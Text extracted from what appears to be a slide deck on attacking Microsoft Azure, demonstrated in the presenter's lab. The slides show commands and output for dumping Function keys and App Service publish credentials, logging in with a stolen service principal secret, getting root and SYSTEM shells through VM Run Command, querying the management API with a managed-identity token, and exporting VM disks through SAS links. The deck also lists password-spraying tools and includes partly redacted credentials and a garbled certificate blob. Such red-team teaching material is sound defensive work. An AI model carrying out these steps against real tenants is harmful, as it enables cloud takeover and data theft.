MXhPTVRMYmgnN1GTkVFNu1pd0RoNm91S2RmNU9VcFR0Z0gzS0zrVEHJWctnOV1Jcnhnc1FTWArTWfSSFFMSwo3V0tHRM0yd1R1JWVRV
SVF0Tvw3aj1sac9RL2tLM0xINGNZzWzak15MXVmb09xcWVaRVfucTBNR01FckVzMKFICnh5N2Urc1Y5QTcrUFZ5UUVkwaS9ybTd5dtkr
R08ra1I3S3dMYzhvUHZwVUJqUmFzVkdBMHV3S21wdFpRY1RmSHIKZW5xwDZ2cU0vbkRnRzBjQnJoQ2t0NK1EwG9RUUEyV3Vka2VxNG5E
OGVFY0NBd0VBQWFOQ01FQXDEZ11EV1IwUApBUUgVqkFRREFnS2tNQTHHQTFVZEV3RUIvd1FGTUFNQkFmOHdIUv1EV1IwT0JcWUUGT1N1
K2pNMHk50U1RVHZwCmV5TkV6TDc0Y1MrK01BMEdDU3FHU01iM0RRUJd1V80TRJQ0FRQXkvaTdHQjRxcM8Yb0Z5WfZVU5JanhMMSk
Mw43NURvOHFUV0hBb1NUVUZkEmhadERQZVYvY1d2dW1G63EvZ255cG9nUUZUSZFZGQV15YnQ2Uk1MZ1hKnpDMgovYRpRSTBoNWVneGxP
Tk8vRVJ1Uw1QwENqaTVMMDR0VEtXb1dabGNBYXVZOU16N0FG0eXcVRMVXBwa3ZjwXpEcmp4c3Z1R11EwmdL2dMc2sxczF3QmxmMmZ1
ZFRWnZrK21EUJg3cFVHYkx1RmE5bmlhWetPU2V6V1F4TH1OREQKdFFFUVA4VmxLdWRVemF4VDhTVjM5MXI0VjBLQ1NrnFoUnc1Q2hy
dJZwNzRrMUN0cTNTc11XbVc3VmfNNU15RwpVOXJwb1BVUVV1dD11bys5NVp2bTJqK1ExTkkJcEFaZ1NmZU0Zz1JTFJ7J0x2ZU1PbUJr
Z1hhQ1dxSExscWswCjFj0EiXSG9pdEVYtNfsoENPZmJibkhJUvdjTF1DbvFnSpNT0gzZ1RZEe1hVGZmL2FvWnJXQWJtKzNtNtJ3NkgK
NUw4N2gyd1pvUGfXzng40G5yUytpQkRDQVZvL3pqnZjV3NpM24wWVnra2MxNjhucURzTjhZb3IrL0hYSnQ5TApaOXZK1hoMjWYUeXp
Q0ZaZ19eU0XcJZLcXpocnBDQ21mk3FqMInYRDYwZjRXUX8mZjZEdnJISE9jCHVIOQTPVC19kL21BZGJL0t4dkZvY3FnM10a2Z1akZJ
ejJWt1V00St1QmC2T3Iwb2FvR1prSEIyV2ZuQ01JadNpCHU4V18KV3ZoY1JTdE5tM0VSD21VdZiDvK5SWpwnclQ0TF42nPB0N2ciTS
Y1NzaDRtTnFrUw42Jd10DY10Gp3ZHVS7gpudnFPuWfZD1V2Zk3NDIwTh9CpQotLS0tLUVORC8DRVJUSUZJQ0FURSB0tLS0tCg==
  server: https://akszigmaxlab-dns-c137eba5.hcp.canadacentral.azmk8s.io:443
  name: akszigmaxlab
  contexts:
  - context:
    cluster: akszigmaxlab
    user: clusterAdmin_aks-demo-max_akszigmaxlab
  name: akszigmaxlab
  current-context: akszigmaxlab
  kind: Config
  preferences: {}
  users:
  - name: clusterAdmin_aks-demo-max_akszigmaxlab
    user:
      client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURSB0tLS0tCk1JSUZIakNDQXdhZ0F3SUJBZ0Z1SQU1YXtY3c2Z1d
SUIWRPQ3F0NndkM2I2T3d3RFFZSktvWk1odmNOQVFFTEJRQXcKRFRFTE1Ba0dBmVVFQXhNQ1kyRXdJaGN0TWpJd01qSXpNVGt4T1RRReVd
oY05Na1F3TwpJek1Ua31OVfF5V2pBdwpNUMN3R1FZRFRUUfDzV6ZVhOMfXMDZ1V0Z6ZEdW6hN6RVZNQk1HQTFVRUF4TUI1iV0Z6ZEd
W6VkyeHBAvZUwCk1JSUNJafFQ0mdrcWhraUc5dzBCQVFFRkFBT0NBZzZhTUI1Q0NnS0NBZ0VBcCjNvekJFcXdmdb1ZyUj1TV1ZMGUKRIZ
```




Azure Function access keys in a blob storage container stored by default

 **azure-webjobs-secrets** ... ✕
Container

Search (Cmd+/) << ↑ Upload 🔒 Change access level 🔄 Refresh | 🗑️ Delete | ↔️ Change tier | ...

Authentication method: Access key ([Switch to Azure AD User Account](#))
Location: [azure-webjobs-secrets](#) / maximefunction

Search blobs by prefix (case-sensitive) Show deleted blobs

	Name	Modified	Access tier	Archive status
<input type="checkbox"/>	 [..]			
<input type="checkbox"/>	 blobtrigger1.json	2/4/2022, 3:37:57 PM		
<input type="checkbox"/>	 host.json	2/4/2022, 3:36:07 PM		

Azure Function access keys in a blob storage container stored by default

```
{} host.json ×
Users > maximecoquerel > Downloads > {} host.json > ...
1  {
2    "masterKey": {
3      "name": "master",
4      "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAAC5c7E3Hhk8L8NjguJ0",
5      "encrypted": true
6    },
7    "functionKeys": [
8      {
9        "name": "default",
10       "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAAAr6ZGfpsv2tnteP5F",
11       "encrypted": true
12     }
13   ],
14   "systemKeys": [],
15   "hostName": "maximefunction.azurewebsites.net",
16   "instanceId": "0000000000000000000000003F784373",
17   "source": "runtime",
18   "decryptionKeyId": "AzureWebEncryptionKey=To/g/Ps9tSqGZ8X",
19 }
```

Backdoor Azure Applications and Abuse Service Principals

zigmalexlab | Certificates & secrets ✨ ...

Search (Cmd+/) << Got feedback?

- Overview
- Quickstart
- Integration assistant

Manage

- Branding & properties
- Authentication
- Certificates & secrets**
- Token configuration
- API permissions
- Expose an API
- App roles
- Owners
- Roles and administrators | Preview
- Manifest

Got a second to give us some feedback? →

Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

Certificates (0) Client secrets (1) Federated credentials (0)

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

+ New client secret


Description	Expires	Value ⓘ	Secret ID
secret	8/23/2022	MVF7Q~COCH~JXgwyZX... 📄	f03f9114-5cf4-44ac-b8b8... 📄 🗑️

Backdoor Azure Applications and Abuse Service Principals

```
PS C:\Users\maxime> az login --service-principal -u b1bb5fe7-fd77-4102-8d4a-adda2a9e4d48 -p MVF70  
--tenant 7785527a-cd93-4172-a917-f34750a2c30b --allow-no-subscriptions
```

```
[  
  {  
    "cloudName": "AzureCloud",  
    "id": "7785527a-cd93-4172-a917-f34750a2c30b",  
    "isDefault": true,  
    "name": "N/A(tenant level account)",  
    "state": "Enabled",  
    "tenantId": "7785527a-cd93-4172-a917-f34750a2c30b",  
    "user": {  
      "name": "b1bb5fe7-fd77-4102-8d4a-adda2a9e4d48",  
      "type": "servicePrincipal"  
    }  
  }  
]  
PS C:\Users\maxime>
```

Exploit VM Manage Identity (MSI)

 **max01 | Identity** ... ✕
Virtual machine

Search (Cmd+/) <<

- Access control (IAM)
- Tags
- Diagnose and solve problems

Settings

- Networking
- Connect
- Disks
- Size
- Security
- Advisor recommendations
- Extensions + applications
- Continuous delivery
- Availability + scaling
- Configuration
- Identity**

System assigned User assigned


A system assigned managed identity is restricted to one per resource and is tied to the lifecycle of this resource. You can grant permissions to the managed identity by using Azure role-based access control (Azure RBAC). The managed identity is authenticated with Azure AD, so you don't have to store any credentials in code. [Learn more about Managed identities.](#)

Save Discard Refresh Got feedback?

Status ⓘ

Off **On**

Object (principal) ID ⓘ

e13a5005-80cb-4487-aaaa-a995a2221837 

Permissions ⓘ

Azure role assignments

i This resource is registered with Azure Active Directory. The managed identity can be configured to allow access to other resources. Be careful when making changes to the access settings for the managed identity because it can result in failures. [Learn more](#)

Exploit VM Manage Identity (MSI)

```
Lava $> exec vm_list
[+] getting vm's in subscription [+]
[{'app_id': None,
  'managed_identity': None,
  'name': 'max00',
  'os': 'Windows',
  'privateIp': ['172.16.0.4'],
  'publicIp': ['20.104.85.238'],
  'resource_group': 'VM-DEMO-MAX',
  'username': 'maxime',
  'vm_size': 'Standard_E2s_v3'},
 {'app_id': 'e13a5005-80cb-4487-aaaa-a995a2221837',
  'managed_identity': 'SystemAssigned',
  'name': 'max01',
  'os': 'Linux',
  'privateIp': ['172.16.0.5'],
  'publicIp': ['20.151.210.127'],
  'resource_group': 'VM-DEMO-MAX',
  'username': 'maxime',
  'vm_size': 'Standard_E2s_v3'}]
Lava $>
```

Exploit VM Manage Identity (MSI)

```
Lava $> exec vm_list_privileged
[+] getting vm's in subscription [+]
[++++++] vm found but not privileged [++++++]
[++++++]
[++++++]
{'app_id': 'e13a5005-80cb-4487-aaaa-a995a2221837',
 'managed_identity': 'SystemAssigned',
 'name': 'max01',
 'os': 'Linux',
 'privateIp': ['172.16.0.5'],
 'publicIp': ['20.151.210.127'],
 'resource_group': 'VM-DEMO-MAX',
 'username': 'maxime',
 'vm_size': 'Standard_E2s_v3'}
[{'role': 'Owner',
 'scope': '/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396'}]
[++++++]
Lava $> █
```

Virtual Machine Run Command (Linux)

Allow anyone with "Contributor" rights to run commands and scripts on any Linux Azure VM in a subscription as **root!**

```
Lava $> exec vm_rce -rgrp VM-DEMO-MAX -vm_name max01  
[+] getting shell info [+]  
alright! here's a nice shell!  
maxime@max01$ whoami  
Enable succeeded:  
[stdout]  
root
```

```
[stderr]
```

```
maxime@max01$ █
```


Virtual Machine Run Command (Linux)

```
→ ~ curl -H "Authorization: Bearer ${TOKEN}" "https://management.azure.com/subscriptions?api-version=2020-01-01" | jq
```

```
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed
100    453    100    453      0      0    1161      0  --:--:--  --:--:--  --:--:--  1188
```

```
{
  "value": [
    {
      "id": "/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396",
      "authorizationSource": "RoleBased",
      "managedByTenants": [],
      "subscriptionId": "0f3add05-eb6f-4423-aa69-eb9ddc638396",
      "tenantId": "7785527a-cd93-4172-a917-f34750a2c30b",
      "displayName": "Microsoft Azure Sponsorship",
      "state": "Enabled",
      "subscriptionPolicies": {
        "locationPlacementId": "Public_2014-09-01",
        "quotaId": "Sponsored_2016-01-01",
        "pendingLimit": "Off"
      }
    }
  ],
  "count": {
    "type": "Total",
    "value": 1
  }
}
```

```
→ ~ █
```

Virtual Machine Run Command (Linux)


```
[→ ~ curl -H "Authorization: Bearer ${TOKEN}" "https://management.azure.com/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups?api-version=2019-10-01" | jq
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current				
			Dload Upload	Total	Spent	Left	Speed				
100	4577	100	4577	0	0	10341	0	--:--:--	--:--:--	--:--:--	10546

```
{
  "value": [
    {
      "id": "/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups/NetworkWatcherRG",
      "name": "NetworkWatcherRG",
      "type": "Microsoft.Resources/resourceGroups",
      "location": "canadacentral",
      "properties": {
        "provisioningState": "Succeeded"
      }
    },
    {
      "id": "/subscriptions/0f3add05-eb6f-4423-aa69-eb9ddc638396/resourceGroups/DefaultResourceGroup-CCA",
      "name": "DefaultResourceGroup-CCA",
      "type": "Microsoft.Resources/resourceGroups",
      "location": "canadacentral",
      "properties": {
        "provisioningState": "Succeeded"
      }
    }
  ]
}
```

Virtual Machine Run Command (Windows)

Allow anyone with "Contributor" rights to run PowerShell scripts on any Azure VM in a subscription as **NT Authority\System**

 **max00** | Run command ...
Virtual machine

Properties

Locks

Operations

Bastion

Auto-shutdown

Backup

Disaster recovery

Guest + host updates

Inventory

Change tracking

Configuration management
(Preview)

Policies

Run command

Run Command uses the VM agent to let you run a script inside this virtual machine. This can be helpful for troubleshooting and recovery, and for general machine and application maintenance. Select a command below to see details.

Name	Description
RunPowerShellScript	Executes a PowerShell script
DisableNLA	Disable Network Level Authentication
DisableWindowsUpdate	Disable Windows Update Automatic Updates
EnableAdminAccount	Enable administrator account
EnableEMS	Enable EMS
EnableRemotePS	Enable remote PowerShell
EnableWindowsUpdate	Enable Windows Update Automatic Updates
IPConfig	List IP configuration
RDPSettings	Verify RDP Listener Settings
ResetRDPcert	Restore RDP Authentication mode to defaults
SetRDPPort	Set Remote Desktop port

Run Command Script

RunPowerShellScript

 Script execution complete

PowerShell Script


```
1 whoami
```

Run

Output

```
nt authority\system
```

Exfiltration VM disks

 **max00_OsDisk_1_6b3f03f91dcd41d69b9140de2b9df4dc** | Networking ...
Disk

Search (Cmd+/) << Save Discard

- Overview
- Activity log
- Access control (IAM)
- Tags

Settings

- Configuration
- Size + performance
- Encryption
- Networking**
- Disk Export
- Properties
- Locks

Network connectivity


You can import or export your disk either publicly or privately, using a private endpoint. To support disks at scale, a disk access resource is created to manage the private endpoints.

Connectivity method

- Public endpoint (all networks)
- Private endpoint (through disk access)
- Deny all

i All networks will be able to access this managed disk.
[Learn more about connectivity methods](#)

Exfiltration VM disks

 **max00_OsDisk_1_6b3f03f91dcd41d69b9140de2b9df4dc** | Disk Export
Disk

Search (Cmd+/) << Generate a secure URL and download it directly.

Overview
Activity log
Access control (IAM)
Tags

Settings

Configuration
Size + performance
Encryption
Networking
Disk Export
Properties
Locks

URL expires in (seconds) *

Generate URL

Exfiltration VM disks

```
PS C:\Users\maxime\Documents\PowerZure> Get-AzDisk | Select Name
```

```
Name
```

```
----
```

```
max00_OsDisk_1_6b3f03f91dcd41d69b9140de2b9df4dc
```

```
max01_OsDisk_1_4222d8ade0d6459484a9ff956b203057
```

```
PS C:\Users\maxime\Documents\PowerZure> Get-AzureVMDisk -DiskName max01_OsDisk_1_4222d8ade0d6459484a9ff956b203057  
Successfully got a link. Link is active for 24 Hours
```








```
AccessSAS : https://md-tzqvhgbnm3lx.z31.blob.storage.azure.net/fqbwjzpzqn2t/abcd?sv=2018-03-28&sr=b&si=98a06b8b-50aa-4f29-af05-7cc21d24ab5f&sig=6YP107IwqJ%2BDaFizxItwxdW0g7TuwDtdAp62VrTu5Xw%3D
```

Dump credentials from App Service




 **zigmmaxlab**  ...
App Service



 Browse  Stop  Swap  Restart  Delete |  Refresh  **Get publish profile** ...

-  Overview
-  Activity log
-  Access control (IAM)
-  Tags
-  Diagnose and solve problems
-  Security
-  Events (preview)

Deployment

-  Quickstart
-  Deployment credentials
-  Deployment slots

Essentials

[JSON View](#)

Resource group ([move](#))
[demo-lab](#)

Status
Running

Location
Canada Central

Subscription ([move](#))
[Microsoft Azure Sponsorship](#)

Subscription ID
0f3add05-eb6f-4423-aa69-eb9ddc638396

Tags ([edit](#))
[Click here to add tags](#)

URL
<https://zigmmaxlab.azurewebsites.net>

Health Check
[Not Configured](#)

App Service Plan
[ASP-demolab-81cf \(P1v2: 1\)](#)

FTP/deployment username
No FTP/deployment user set

FTP hostname
ftp://waws-prod-yt1-041.ftp.azurewebsites.windows.net/s...

FTPS hostname
ftps://waws-prod-yt1-041.ftp.azurewebsites.windows.net/...

Dump credentials from App Service

```
1  zigmaxlab.PublishSettings ●
2  Users > maximecoquerel > Downloads > zigmaxlab.PublishSettings > publishData
3  1
4  2  : "zigmaxlab.scm.azurewebsites.net:443" msdeploySite="zigmaxlab"  userName="$zigmaxlab" userPWD="Booe63DobMZceaQiT93dbPjT6z
5  3
6  4  .prod-yt1-041.ftp.azurewebsites.windows.net/site/wwwroot" ftpPassiveMode="True" userName="zigmaxlab\zigmaxlab" userPWD="
7  5
8  6  .="zigmaxlab.scm.azurewebsites.net:443"  userName="$zigmaxlab" userPWD="Booe63DobMZceaQiT93dbPjT6zAoia9Yc2tq9Wnq0xC1wfSoft
9  7
10 8
11 9
12 10
```


Dump credentials from App Service

```
PS C:\Users\maxime\MicroBurst> Get-AzPasswords -ACR N -AutomationAccounts N -AppServices Y -Keys N -CosmosDB N -FunctionApps N -StorageAccounts N
```

```
Type           : AppServiceConfig
Name           : zigmalexlab - Web Deploy
Username      : $zigmalexlab
Value         : Booe
PublishURL    : zigmalexlab.scm.azurewebsites.net:443
Created       : N/A
Updated      : N/A
Enabled       : N/A
Content Type  : Password
Vault        : N/A
Subscription : Microsoft Azure Sponsorship
```

```
Type           : AppServiceConfig
Name           : zigmalexlab - FTP
Username      : zigmalexlab\$zigmalexlab
Value         : Booe
PublishURL    : ftp://waws-prod-yt1-041.ftp.azurewebsites.windows.net/site/wwwroot
Created       : N/A
Updated      : N/A
Enabled       : N/A
Content Type  : Password
Vault        : N/A
Subscription : Microsoft Azure Sponsorship
```

Tools - Summary

Tools	Description	Github
LAVA	Lava is a Microsoft Azure exploitation framework.	https://github.com/mattrotlevi/lava
MicroBurst	MicroBurst includes functions and scripts that support Azure Services discovery, weak configuration auditing, and post exploitation actions such as credential dumping.	https://github.com/NetSPI/MicroBurst
MFASweeper	MFASweep is a PowerShell script that attempts to log in to various Microsoft services using a provided set of credentials and will attempt to identify if MFA is enabled.	https://github.com/daftack/MFASweep

Tools - Summary

Tools	Description	Github
MSOLSpray	A password spraying tool for Microsoft Online accounts (Azure/O365).	https://github.com/daftack/MSOLSpray
O365creeper	This is a simple Python script used to validate email accounts that belong to Office 365 tenants. This script takes either a single email address or a list of email addresses as input, sends a request to Office 365 without a password, and looks for the the "IfExistsResult" parameter to be set to 0 for a valid account. Invalid accounts will return a 1.	https://github.com/LMGsec/o365creeper
PowerZure	PowerZure is a PowerShell project created to assess and exploit resources within Microsoft's cloud platform, Azure. PowerZure was created out of the need for a framework that can both perform reconnaissance and exploitation of Azure, AzureAD, and the associated resources.	https://github.com/hausec/PowerZure

Technical Resources

Microsoft Technical Community Content

<https://github.com/Microsoft/TechnicalCommunityContent>

Azure Security Blog - <https://azure.microsoft.com/en-us/blog/topics/security/>

Maxime Blog - <http://zigmmax.net>

Channel Youtube - Communauté Azure Quebec

<https://www.youtube.com/channel/UCYLAJgoYFLYf0d4jWXuC1cA>

Questions / Talks